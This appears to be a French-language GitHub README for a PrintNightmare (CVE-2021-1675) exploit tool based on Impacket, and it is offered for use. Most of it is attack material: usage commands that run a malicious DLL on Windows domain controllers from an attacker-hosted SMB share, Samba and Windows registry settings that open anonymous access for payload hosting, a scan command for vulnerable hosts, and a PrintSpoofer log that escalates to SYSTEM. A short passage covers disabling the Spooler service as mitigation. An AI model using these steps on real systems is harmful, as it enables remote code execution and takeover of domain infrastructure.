
 puckiestyle/cve-2021-1675
Exploit basé sur Impacket pour CVE-2021-1675 (PrintNightmare) permettant l'exécution de DLL à distance ou localement sur les contrôleurs de domaine Windows avec hébergement de charge utile SMB et analyse de vulnérabilité.

Implémentation Impacket du PoC PrintNightmare créé à l'origine par Zhiniang Peng (@edwardzpeng) et Xuefeng Li (@lxf02942370)
Testé sur un contrôleur de domaine 2019 entièrement patché
Exécute des DLL malveillantes à distance ou localement

Avant d'exécuter l'exploit, vous devez installer ma version d'Impacket, après quoi vous êtes prêt
pip3 uninstall impacket
git clone https://github.com/cube0x0/impacket
cd impacket
python3 ./setup.py install
usage: CVE-2021-1675.py [-h] [-hashes LMHASH:NTHASH] [-target-ip ip address] [-port [destination port]] target share

Implémentation de CVE-2021-1675.

positional arguments:
  target                [[domain/]username[:password]@]<targetName or address>
  share                 Chemin vers la DLL. Exemple '\\10.10.10.10\share\evil.dll'

optional arguments:
  -h, --help            affiche ce message d'aide et quitte

authentication:
  -hashes LMHASH:NTHASH
                        Hachages NTLM, format LMHASH:NTHASH

connection:
  -target-ip ip address
                        Adresse IP de la machine cible. Si omise, utilise ce qui a été spécifié comme cible. Utile lorsque la cible est le nom NetBIOS
                        et que vous ne pouvez pas le résoudre
  -port [destination port]
                        Port de destination pour la connexion au serveur SMB

Exemple ;
./CVE-2021-1675.py hackit.local/domain_user:[email protected] '\\192.168.1.215\smb\addCube.dll'
./CVE-2021-1675.py hackit.local/domain_user:[email protected] 'C:\addCube.dll'
Le moyen le plus simple d'héberger des charges utiles est d'utiliser Samba et de modifier /etc/samba/smb.conf pour autoriser l'accès anonyme
[global]
    map to guest = Bad User
    server role = standalone server
    usershare allow guests = yes
    idmap config * : backend = tdb
    smb ports = 445

[smb]
    comment = Samba
    path = /tmp/
    guest ok = yes
    read only = no
    browsable = yes
    force user = smbuser
Depuis Windows, c'est aussi possible
mkdir C:\share
icacls C:\share\ /T /grant Anonymous` logon:r
icacls C:\share\ /T /grant Everyone:r
New-SmbShare -Path C:\share -Name share -ReadAccess 'ANONYMOUS LOGON','Everyone'
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionPipes /t REG_MULTI_SZ /d srvsvc /f #This will overwrite existing NullSessionPipes
REG ADD "HKLM\System\CurrentControlSet\Services\LanManServer\Parameters" /v NullSessionShares /t REG_MULTI_SZ /d share /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v EveryoneIncludesAnonymous /t REG_DWORD /d 1 /f
REG ADD "HKLM\System\CurrentControlSet\Control\Lsa" /v RestrictAnonymous /t REG_DWORD /d 0 /f
# Reboot
Nous pouvons utiliser rpcdump.py d'Impacket pour scanner les hôtes vulnérables. Si une valeur est retournée, l'hôte est vulnérable
rpcdump.py @192.168.1.10 | grep MS-RPRN

Protocol: [MS-RPRN]: Print System Remote Protocol
Désactiver le service Spooler
Stop-Service Spooler
REG ADD  "HKLM\SYSTEM\CurrentControlSet\Services\Spooler"  /v "Start " /t REG_DWORD /d "4" /f
Ou désinstaller les services d'impression
Uninstall-WindowsFeature Print-Services
La méthode plus ancienne : c:\inetpub\wwwroot\nt4wrksv>PrintSpoofer.exe -i -c cmd PrintSpoofer.exe -i -c cmd [+] Found privilege: SeImpersonatePrivilege [+] Named pipe listening... [+] CreateProcessAsUser() OK Microsoft Windows [Version 10.0.14393] (c) 2016 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami whoami nt authority\system
C:\Windows\system32>






